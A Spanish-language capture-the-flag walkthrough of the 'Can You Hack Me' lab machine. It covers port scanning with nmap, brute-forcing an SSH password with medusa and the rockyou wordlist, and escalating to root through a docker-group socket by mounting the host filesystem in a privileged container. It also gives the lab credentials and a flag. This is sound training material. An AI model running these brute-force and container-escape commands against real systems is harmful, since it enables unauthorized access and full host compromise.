CAN YOU HACK ME

CONECTIVIDAD

```
ping -c1 192.168.0.32
```

```
└─# ping -c1 192.168.0.32
PING 192.168.0.32 (192.168.0.32) 56(84) bytes of data.
64 bytes from 192.168.0.32: icmp_seq=1 ttl=64 time=1.31 ms

--- 192.168.0.32 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.307/1.307/1.307/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.32

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.31 -T 5
```


```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.32 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-18 07:33 EDT
Warning: 192.168.0.32 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.32
Host is up (0.00068s latency).
Not shown: 37113 closed tcp ports (reset), 28420 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a8:da:3d:7d:c8:cd:c7:69:ce:ed:13:fa:de:b9:96:50 (ECDSA)
|_  256 03:24:b9:cc:0b:c2:15:09:db:73:9b:b5:24:d5:41:ca (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://canyouhackme.thl
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 00:0C:29:0B:60:5B (VMware)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Encontramos los puertos abiertos 22 Y 80

Añadimos al /etc/hosts canyouhackme.thl

En el código fuente del servidor encontramos algo interesante

/* Hola juan, te he dejado un correo importate, cundo puedas, leelo */







```
50              top: 0;
51              left: 0;
52          }
53      </style>
54  </head>
55  <body>
56      <h1>Can You Hack Me?</h1>
57
58      <div class="matrix-bg">
59          <canvas id="matrix"></canvas>
60      </div>
61
62      <script>
63          const canvas = document.getElementById('matrix');
64          const ctx = canvas.getContext('2d');
65          canvas.width = window.innerWidth;
66          canvas.height = window.innerHeight;
67  /* Hola juan, te he dejado un correo importate, cundo puedas, leelo */
68          const fontSize = 16;
69          const columns = Math.floor(canvas.width / fontSize);
```

EXPLOTACIÓN

Con medusa vamos a la caza de una contraseña

medusa -h 192.168.0.32 -u juan -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"



Nos conectamos por SSH: juan/matrix

Nos da directamente la user flag

User flag: 44053👍👍👍👍👍👍👍👍👍👍👍👍👍👍
juan@TheHackersLabs-CanYouHackMe:~$

ESCALADA DE PRIVILEGIOS

Si tenemos acceso al socket de Docker (/var/run/docker.sock),

podemos ejecutar comandos Docker como root.

juan@TheHackersLabs-CanYouHackMe:/$ ls -l /var/run/docker.sock
srw-rw---- 1 root docker 0 sep 18 11:18 /var/run/docker.sock

Accedemos a los archivos del host desde dentro del contenedor

docker run -it --rm --privileged -v /:/mnt debian

`-it`: Modo interactivo con terminal.


`--rm`: Elimina el contenedor al salir.

`--privileged`: Le da al contenedor permisos elevados, permitiéndole acceder a dispositivos del sistema host y otras operaciones de alto nivel.

`-v /:/mnt`: Monta el sistema de archivos del host en el directorio `/mnt` del contenedor.

A continuación, solo debemos desplazarnos al directorio /mnt

para capturar la flag de root



🖐 **Buen día.**